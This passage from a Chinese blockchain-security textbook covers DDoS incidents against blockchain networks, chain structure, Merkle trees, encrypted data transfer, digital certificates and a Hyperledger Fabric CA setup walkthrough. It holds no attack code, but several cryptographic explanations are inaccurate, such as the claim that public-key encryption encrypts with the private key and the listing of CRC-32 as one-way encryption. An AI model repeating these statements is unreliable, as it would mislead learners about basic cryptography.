DDoS攻击通常是集中火力攻击单个节点或少部分节点，这种攻击方式对区块链这种不依赖于某个特定中心节点的网络，能产生一定的负面影响，但是并不是致命的。攻击者付出一定代价，最多只能让网络中某个节点或少量节点离线，而整个区块链网络依然能正常工作，而且当离线节点重新恢复上线后依然能同步区块信息并重新参与到工作中。比如，公开的比特币网络经常会遭受这类攻击。2016年某组织向比特币网络发送大量的垃圾交易，交易数量多达88000笔，垃圾交易占用部分节点客户端的内存高达1GB，导致一部分硬件配置较低的节点无法正常处理交易而被动离线（节点响应太慢，会被比特币网络判定为无效节点）。事后开发人员做了紧急修复，对节点进行调整，让它对低于一定手续费的交易进行丢弃。类似的事件也在以太坊网络中发生过，攻击者利用一个Gas值非常低的操作码，发送大量垃圾交易，占用了部分节点的大量资源，导致这些节点无法正常处理交易。对此开发者调高了这个操作码的Gas值，从而使攻击成本大大增加。在攻击过程中，虽然比特币或以太坊网络都受到了些影响，但是并没有发生整个网络中断而导致拒绝服务。





图5-12　Land攻击流程图

而联盟链除了上述特点，可以采用通用的网络解决方案（比如SSL/TLS等）；引入严格的准入机制，筑起第一道安全防线；提供节点监控功能，查看是否有可疑流量激增行为，并能够提前预警早作分析；添加过滤规则，过滤从可疑来源过来的数据包；节点上安装第三方防御软件；另外通过建立节点信誉度、黑名单机制等手段来加强网络安全。

针对区块链的安全，还应该重点考虑区块链钱包/客户端安全、智能合约安全，以及交易平台的安全、矿池的安全等。比如，2016年6月比特币钱包BitGo遭遇了大规模的DDoS攻击，服务器瘫痪，导致期间用户无法进行交易；2017年5月比特币交易所P网遭遇严重的DDoS攻击，导致大量用户无法正常访问网站；2017年7月鱼池F2Pool遭遇非法DDoS攻击，矿工挖矿受到影响；以太坊钱包Geth内存问题引起客户端崩溃，导致区块同步时间增加。

目前区块链最热门的应用领域是与金融相关的，安全性自然是关注的重点。安全性的保障并不能仅仅依靠技术手段。

## 5.4 本章小结

网络层安全是计算机科学技术中一个十分重要的领域。随着基于P2P网络的区块链技术及应用不断地发展，网络层安全控制也显得越发重要。

本章主要介绍了区块链网络层安全与控制的一些基础知识和区块链实践中的一些P2P加密应用，包括Atation-to-Station协议、闪电网络中的Sphinx协议等。

通过本章的介绍，读者可以对区块链的网络层安全有一个比较初步的了解，然后随着区块链的发展，在实际应用中不断总结并提高。

# 第6章　数据层与共识安全

## 6.1　区块链数据加密技术的应用

加密技术和密码学的发展是区块链的基石。就加密技术的种类而言，可以分为哈希运算、对称加密、非对称加密，以及在非对称加密的基础上衍生而来的数字签名技术等。哈希运算保证了数据的一致性和不可篡改性，非对称加密保证了交易的可靠性。可以这么说，如果没有密码学，就不会出现区块链。数据加密技术的详细介绍参见第1章。区块链就是利用这些加密技术形成了其独一无二的链式结构。另外，结合分布式架构、节点全量数据备份与共识技术保证了上链数据的安全性。安全性主要体现在只有数据的拥有者才能改动数据，某个节点或者某个比例的节点数据被篡改或者收到攻击，将不会影响整个系统的数据一致性。关于加密技术如何让区块链产生链式结构以及如何保证交易的唯一性，下面将详细讲述。

## 6.1.1　如何使用这些加密技术形成区块链

### 1.链式结构

区块链是一种分布式共识系统。在区块链系统中，所有的参与节点将就交易的状态达成一致。

可以把区块链理解成一种分布式的交易的共享账本。交易信息将被整理并打包记录在区块中。区块链是一种数据结构，这种结构的数据可以看成是一系列链接的队列，这些队列通过哈希指针进行关联（与传统意义上的普通指针要区分开，哈希指针用来指向前一个区块）。通用区块链的结构如图6-1所示。




图6-1　区块链结构

不同的区块链技术，数据结构不同，内部用到的一些加密技术也不同。下面列举一些典型区块链的数据结构，并进一步阐述区块链技术如何通过链式技术来防止数据被篡改，从而保证数据的安全性。

比特币的结构如图6-2所示。





图6-2　比特币结构

在图6-2所示比特币的区块链中，一个区块中含有一笔或多笔新的交易，它们存放在区块的交易数据部分中。对于每笔交易的副本都进行Hash运算，进而得到一个Hash值。每两个Hash值组成一对，再进行Hash运算。如此往复，最后得到一个单一的Hash值。这个Hash值称作Merkle树的根。

Merkle树的根存放在区块头中，每个区块同样也存储了前一个区块头的Hash值，区块链通过这种方式将所有的区块链接到了一起。这种链式结构保证了任何一笔处于区块中的交易不可能被随意改动。如果想改动区块中的一笔交易信息，必然要改动这个区块之后的所有区块的内容。

从数据安全角度讲，某个攻击者想篡改某笔交易信息，并将之成功地存入区块链中，需要找到存放该交易记录的区块，然后对该交易记录进行更改。一旦区块的内容更改，区块头中存储的Hash值就会随之改变，因为后续所有区块中的所有区块头Hash值都是以此为基础进行PoW共识计算的。由此可知，如果想单独修改某个区块中的某条信息而不改变后续区块中的信息是不可能的，而修改后续所有区块中的信息付出的代价将是巨大的，甚至不可能。

在图6-3中展示了一个广义区块链所必须具有的数据结构。虽然现在各种区块链实现技术层出不穷，但都必须借助这样的链式数据结构，以及区块头中的Merkle树等结构来保证本块中保存的交易信息没有被篡改过，而且本块之前所有的交易信息都是安全可靠的，都没有被篡改过。Merkle树主要用来验证收到的区块中存放的主体的交易信息是否被改动过，而区块头中存储的前一个区块的Hash值则可以保证之前所有区块的信息都没有被改动过。





图6-3　广义区块链结构

## 2.块的构成

区块链中区块的数据结构主要由区块头和区块体组成。在区块头中主要存储的是该区块的一些基本信息和验证信息，比如区块生成的信息、区块的大小、区块里所有交易生成的Merkle树、前一个区块的Hash值，以及本区块内容加上前一区块Hash值所生成的本区块的哈希值。比特币区块结构如表6-1所示。

表6-1　比特币区块结构

| 字　节 | 字　段 | 说　明 |
| --- | --- | --- |
| 4 | 区块大小 | 用字节表示的该字段之后的区块大小 |
| 8 | 区块头 | 组成区块头的几个字段 |
| 1～9 | 交易计数器 | 该区块包含的交易数量，包含 coinbase 交易 |
| 不定 | 交易 | 记录在区块里的交易信息，使用原生的交易信息格式，并且交易在数据流中的位置必须与 Merkle 树的叶子节点顺序一致 |

另外值得一提的是，比特币的区块大小目前严格限制在1MB以内（4字节的“区块大小”字段不包含在此内）。

### 3.Merkle树的构建

Merkle树（又称哈希树）是一种二叉树，由一个根节点、一组中间节点和一组叶节点组成。图6-4展示了典型的Merkle树的结构，最下面的叶节点包含存储的数据或其哈希值，每个中间节点存放的是其两个子节点内容的哈希值，根节点也由其两个子节点内容的哈希值组成。进一步，Merkle树可以推广到多叉树的情形。

Merkle树的特点是，底层数据的任何变动都会传递到其父节点，一直到树根。

Merkle树的典型应用场景包括以下几种，还以图6-4所示的Merkle树为例。

1）快速比较大量数据：当两个Merkle树根相同时，则意味着所代表的数据必然相同。

2）快速定位修改：在图6-4中，如果D1中数据被修改，会影响到N1、N4和Root。因此，沿着Root→N4→N1，可以快速定位到发生改变的D1。

3）零知识证明：例如，如何证明某个数据（D0……D3）中包括给定内容D0？很简单，构造一棵Merkle树，公布N0、N1、N4、Root和D0拥有者，可以很容易检测D0是否存在，但不知道其他内容。

区块链正是利用了Merkle树可快速比较大量数据的特点，能够快速地验证其他节点相同区块里包含的交易内容是否与本区块里包含的交易内容完全一致。无须逐条比对交易内容，只需比较两个区块中的Merkle树是否一致即可。这就极大地保证了数据的安全性、唯一性和不可篡改性，大大提高了大量数据验同的效率。



Root
Hash(N4 + N5)
N4
Hash(N0 + N1)
N5
Hash(N2 + N3)
N0 = Hash(D0)
N1 = Hash(D1)
N2 = Hash(D2)
N3 = Hash(D3)
D0
D1
D2
D3
Data content

图6-4 Merkle树

### 6.1.2　安全性阐述

#### 1.链式结构如何保证数据的可追溯和不可篡改

链式结构确保了存放在区块链中的数据具备可追溯性和不可篡改性。以比特币为例，我们知道比特币的矿工为了争取到一定的奖励以及交易费，需要争抢记账权。他们需要解开一道难题（公认的没有捷径，只能通过逐步匹配的方法来完成）——找到一个随机数，使得Hash的结果符合要求。当然这道难题的难度是可调节的，随着算力增加难题的难度将不断增加，反之亦然。其目的是让每次难题被解开平均需要10分钟，从而控制区块生成的时间。

每隔10分钟，如果某个矿工算出了答案（一般是拥有强大算力的），会立刻把10分钟里收到的交易汇总起来，加上时间戳信息以及和他算出的这个答案，共同组成一个数据区块（Block），然后向全网广播。其他矿工收到之后，如果验证得知他的答案正确，区块里的交易数据都合法，那么就会把这个区块加入自己的账本中。此后，这个区块在系统里永远存在，且不可修改。

这个区块里还有两条非常关键的信息：本区块的Hash值以及本区块承接的上一个区块的Hash值。每一个区块的Hash值都是唯一的，因此每一个区块都独一无二，并且都指向它的上一个区块，如图6-5所示。




图6-5　链式结构

于是，所有的区块（Block）形成了一条链（Chain），这就是区块链这个名字的由来。所有的区块都是有来源的，最后都能够追溯到创始区块（Genesis Block），也就是中本聪创造比特币的那个区块。不仅如此，在区块中记录的每一笔交易也有类似的结构。在进行交易时，比如A给B 10个比特币，这笔交易会有一个唯一的Hash值，并且要说明这10个比特币是从哪里来的、那笔交易的Hash值。结果就是，每一个比特币也都是唯一的，其来源可以一直向上追溯，最终追溯到中本聪的创始比特币或者哪位矿工挖矿被系统奖励的比特币，所有的历史都被清清楚楚地记录。这和我们目前使用的货币是有很大区别的。目前情况是，如果A给了C 10万元，B也给了C 10万元，然后C给了D 5万元，那么这笔5万元是A给他的呢，还

是B给他的呢，还是C本来就有的呢？分不清。又比如A的10万元可能来历不当，但他通过合法渠道把钱支付给了C，那么C手里的钱就“洗白”了。结果就是，央行发行货币后，无法清晰地追踪到货币是怎么流通、怎么使用的，也就无法准确评估货币政策的效果。这就是区块链的可追溯性以及它的意义所在。区块链网络中所有的数据都是唯一的，并且从创造出来到现在所有的历史都可以查到，来源无法伪造。同时，由于所有的数据都链接在一起，所以一个数据不能凭空造出来，也不能凭空抹去，确认之后也不能修改。

当然，要改变账本中的数据还是可能的，就是利用区块链的分叉机制——区块链的结构不是直线的，而是树状的，如图6-6所示。这本是当初中本聪设计出来，以应对由于网络效率低、延迟高或不可用情况下，避免混乱的方案。




图6-6　区块链分叉

这样，如果有两个矿工几乎同时算出了答案，而他们收到的交易数据不同，导致两个区块不同，则两个区块都会存在，看大家选择在分叉后的哪个分支上继续记账，最长的分支被认为是正统的分支，其他分支里的合法数据后面被汇总过来，所以Chain还是唯一的。

因为区块链具备了可追溯和不可篡改的特性，所以可以认为所有数据极大概率上都是安全的，安全性超过了我们目前所有中心化处理数据的方案。即使智能合约在初始设定时考虑不周，后来出现了问题，也可以追溯到一开始的错误所在和造成的所有后果。这样一来，网络的成员们完全可以信任这个网络，在相互不认识、没有任何信任基础时也可以放心地订立合约，进行交易，而不用担心系统出错或者对手恶意欺骗。于是，这个系统不需要有管理者维护秩序，也不需要信用中介来为交易双方提供担保，它本身便起到了共识机制的作用。

### 2.Merkle树如何保证一致性

目前，在计算机领域，Merkle树大多用来进行比对以及验证处理。在处理比对或验证的应用场景中，特别是在分布式环境下进行比对或验证时，Merkle树会大大减少数据的传输量以及计算的复杂度。假设15,16,…,30是一个个数据块的Hash值，用户把这些数据从A传输到B。数据传输到B后，用户想验证下传输到B上的数据的有效性（验证数据是否在传输过程中发生了变化），只需要验证A和B上所构造的Merkle树的root节点值是否一致即可。如果一致，表示数据是有效的，传输过程中没有发生改变。假如在传输过程中，15对应的数据被人篡改，通过Merkle树很容易定位找到（因为此时节点0,1,3,7,15对应的Hash值都发生了变化），定位的时间复杂度为$O(\log_2 n)$。

## 6.2 数据传输

### 6.2.1 加密数据传输

在数据传输过程中如何保证数据的安全？如何在网络传输数据的过程中保证数据的完整性、保密性，以及能够对数据的发送者进行身份验证呢？这些也都是通过加密算法实现的。数据的加密方法有3种。

·对称加密：加密和解密使用同一个密钥。特点：保证了数据的保密性。局限性：无法解决密钥交换问题。常用算法：DES、3DES、AES。

·公钥加密：生成一个密钥对（私钥和公钥），加密时用私钥加密，解密时用公钥解密。特点：解决了密钥交换问题。局限性：对大的数据加密速度慢。

·单向加密：提取数据的特征码。特点：定长输出，不可逆，可检验数据的完整性。局限性：无法保证数据的保密性。常用算法：MD5、SHA1、CRC-32。

3种加密方法各有优缺点。在实际应用中，数据从发送方到达接收方，通常是这样应用的。

1）对要发送的数据进行单向加密，获取数据的特征码。

2）对特征码用发送方的私钥进行加密，生成S1。

3）对S1和数据进行对称加密，生成S2。

4）将S2和对称加密的密码使用接收方的公钥进行加密。

这样一来，数据在传输过程中的完整性、保密性以及对发送方身份的验证都能得到保障。

1）当数据到达接收方时，接收方首先用自己的私钥对接收到的数据进行解密，得到密码和加密的数据。然后使用密码对加密数据进行解密，得到加密的特征码和数据。

2）用发送方的公钥解密特征码。如果能解密，则说明该数据由发送方所发；反之，则不是。这便实现了身份验证。

3）最后计算数据的特征码并和解密出来的特征码做对比。如果一样，则该数据没有被修改；反之则数据被修改过了。

但是在此过程中还存在一种风险，就是攻击者在传输过程中充当了发送者。因为发送者的数字签名是自己制作的，所以在发送给接收者的过程中很有可能被攻击者调换——攻击者将公钥变更为自己的私钥。这样，虽然上述流程很有可能是发送者与攻击者或者欺诈者之间进行的通信，而接收者却一无所知。鉴于此，数字证书应运而生，以进一步对通信双方进行身份认证，拒绝了数据传输过程中的作假。

### 6.2.2　数字证书的定义

传统意义上的数字证书是指由CA（Certif icate Authority）机构（又称证书授权中心，如GlobalSign）发行的、用以在互联网通信中标志通信各方身份信息的一串数字。它提供了一种在Internet上验证通信实体身份的方式，人们可以用它来识别对方的身份，其作用类似于司机的驾驶执照或日常生活中的身份证。在区块链中，数字证书是指经证书授权中心数字签名的包含公开密钥拥有者信息以及公开密钥的文件。最简单的证书包含一个公开密钥、名称以及证书授权中心的数字签名。

数字证书是一种权威性的电子文档，可以由权威、公正的第三方机构，即CA机构签发，也可以由企业级CA系统进行签发。

以数字证书为核心的加密技术（加密传输、数字签名、数字信封等安全技术）可以对网络上传输的信息进行加密和解密、数字签名和签名验证，确保交易信息的机密性、完整性及不可抵赖性。使用了数字证书，即使您发送的信息在网上被他人截获，甚至丢失了个人的账户、密码等信息，仍可以保证账户、资金的安全。

### 6.2.3 超级账本中CA的实现

Fabric CA是HyperLedger Fabric的官方配套认证设施。

它提供的功能有：

·身份认证，或者从LDAP中获取注册信息；

·发行担保证书ECerts（Enrollment Certif icates）；

·发行交易证书TCerts（Transaction Certif icates），保障Hyperledger Fabric区域链交易平台上的信息匿名性和不可追踪性；

·证书更新和撤销。

CA服务器的结构如图6-7所示。

从图6-7可以看出，CA服务器为树形结构，根节点为根CA（Root Server），存在多个中间CA（Intermediate CA），每个中间CA服务器上可以配置一个CA服务集群，CA服务集群通过前置的HA Proxy实现负载均衡。




图6-7　CA服务器结构

Fabric CA提供了两种访问方式调用Server服务，一种是通过Client调用，另一种是通过SDK调用。两种调用都是REST风格的。下面通过一个本地的Fabric CA环境看看Fabric CA是如何完成以上功能的。

启动Fabric CA。首先启动fabric-ca-server：

```
fabric-ca-server
start -b admin:adminpw
```

其中-b参数提供了节点登记过程的引导节点，后面登记节点时需要用到。使用命令fabric-ca-server start-b admin:adminpw--cacount 2启动一个包含了两个CA服务簇的CA Server，如图6-8所示。

启动CA Server后，在服务器根目录下分别新建了ca1和ca2两个文件夹。启动过程中，服务器首先通过ECDSA SHA256算法生成密钥，然后编码生成CSR（Cerif icate Signing Request，证书签名请求。CSR中包含请求用户的城市、公司等基本信息），CA服务器对CSR中的基本信息通过数字签名制作数字证书并颁发给申请者。从图6-8中可以看出，最终生成的CA证书存储在ca1和ca2文件夹下的ca-cert.pem文件里。生成数字证书后，CA服务器会将证书信息写入到数据库或LDAP目录服务器中。图6-9所示为执行服务器启动后生成的目录结构，其中fabric-ca-conf ig.yaml是启动过程中所使用的配置文件，而生成的证书文件则默认存放在ca1和ca2文件夹下的SQLite3 DB中。

```
2017/06/26 22:45:24 [INFO] Starting server in home directory: /home/abc/ca-serve
r
2017/06/26 22:45:24 [INFO] Loading CA from /home/abc/ca-server/ca/ca1/fabric-ca-
config.yaml
2017/06/26 22:45:24 [INFO] generating key: &{A:ecdsa S:256}
2017/06/26 22:45:24 [INFO] encoded CSR
2017/06/26 22:45:24 [INFO] signed certificate with serial number 168221925559326
335975823583536177207988805526157
2017/06/26 22:45:24 [INFO] The CA key and certificate were generated for CA ca1
2017/06/26 22:45:24 [INFO] The key was stored by BCCSP provider 'SW'
2017/06/26 22:45:24 [INFO] The certificate is at: /home/abc/ca-server/ca/ca1/ca-
cert.pem
2017/06/26 22:45:25 [INFO] Initialized sqlite3 database at /home/abc/ca-server/c
a/ca1/fabric-ca-server.db
2017/06/26 22:45:25 [INFO] Loading CA from /home/abc/ca-server/ca/ca2/fabric-ca-
config.yaml
2017/06/26 22:45:25 [INFO] generating key: &{A:ecdsa S:256}
2017/06/26 22:45:25 [INFO] encoded CSR
2017/06/26 22:45:25 [INFO] signed certificate with serial number 470840400629010
210795561883387580590148894487060
2017/06/26 22:45:25 [INFO] The CA key and certificate were generated for CA ca2
2017/06/26 22:45:25 [INFO] The key was stored by BCCSP provider 'SW'
2017/06/26 22:45:25 [INFO] The certificate is at: /home/abc/ca-server/ca/ca2/ca-
cert.pem
```

图6-8　启动CA服务器





图6-9　CA目录结构

切换到ca1文件夹下，通过OpenSSL命令查看证书内容，如图6-10所示。可以看到，数字证书中包含了签名算法信息、申请者基本信息、申请者公钥信息等。

```
root@abc-ThinkPad-X201:# openssl x509 -in ca-cert.pem -inform pem -noout -text
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number:
            1d:77:54:ff:f2:d6:b5:c1:0e:08:cf:4c:0e:86:08:1c:7e:dd:62:8d
    Signature Algorithm: ecdsa-with-SHA256
        Issuer: C=US, ST=North Carolina, O=Hyperledger, OU=Fabric, CN=fabric-ca-server-ca1
        Validity
            Not Before: Jun 26 14:40:00 2017 GMT
            Not After : Jun 22 14:40:00 2032 GMT
        Subject: C=US, ST=North Carolina, O=Hyperledger, OU=Fabric, CN=fabric-ca-server-ca1
        Subject Public Key Info:
            Public Key Algorithm: id-ecPublicKey
                Public-Key: (256 bit)
                pub:
                    04:a7:88:77:64:99:2c:b0:cc:40:ba:cf:92:0a:2e:
                    bc:e6:65:61:f4:df:16:f2:fb:7c:32:f4:e3:67:a6:
                    67:f3:b4:5d:d0:cd:68:44:ef:83:c6:a0:3f:b6:1d:
                    c4:e6:6f:e8:b8:17:e9:f9:a8:51:b6:86:e6:4f:01:
                    d6:0c:ab:f6:73
                ASN1 OID: prime256v1
        X509v3 extensions:[redacted]
```

图6-10　数字证书信息

打开存储所发证书信息的SQLite3数据库，可以看到如图6-11所示的信息。

```
root@abc-ThinkPad-X201:# sqlite3 fabric-ca-server.db
SQLite version 3.8.2 2013-12-06 14:53:30
Enter ".help" for instructions
Enter SQL statements terminated with a ";"
sqlite> .tables
affiliations  certificates  users
sqlite> select * from users;
admin|adminpw|client||[{"name":"hf.Registrar.Roles","value":"client,user,peer,validator,auditor"},{"na
me":"hf.Registrar.DelegateRoles","value":"client,user,validator,auditor"},{"name":"hf.Revoker","value"
:"1"},{"name":"hf.IntermediateCA","value":"1"}]|0|-1
sqlite> select * from certificates;
sqlite> 
```

图6-11　SQLite 3DB中存储的信息

由图6-11可以看到，数据库中有3个表。其中users表中目前只有启动时设定的引导节点国；还没有注册其他节点；certif icates表中目前没有任何发放证书记录。下面尝试使用fabric-ca先登记引导节点，命令如下。

```
fabric-ca-client enroll -u http:// admin:adminpw@localhost:7054
```

这里的admin和adminpw就是fabric-ca-server启动时设置的引导节点登记ID和密码。

Client执行结果如图6-12所示。

```
root@abc-ThinkPad-X201:/home/abc# fabric-ca-client enroll -u http://admin:adminp
w@localhost:7054
2017/06/26 23:27:29 [INFO] User provided config file: /home/abc/ca-client/fabric
-ca-client-config.yaml
2017/06/26 23:27:29 [INFO] Created a default configuration file at /home/abc/ca-
client/fabric-ca-client-config.yaml
2017/06/26 23:27:29 [INFO] generating key: &{A:ecdsa S:256}
2017/06/26 23:27:29 [INFO] encoded CSR
2017/06/26 23:27:30 [INFO] Stored client certificate at /home/abc/ca-client/msp/
signcerts/cert.pem
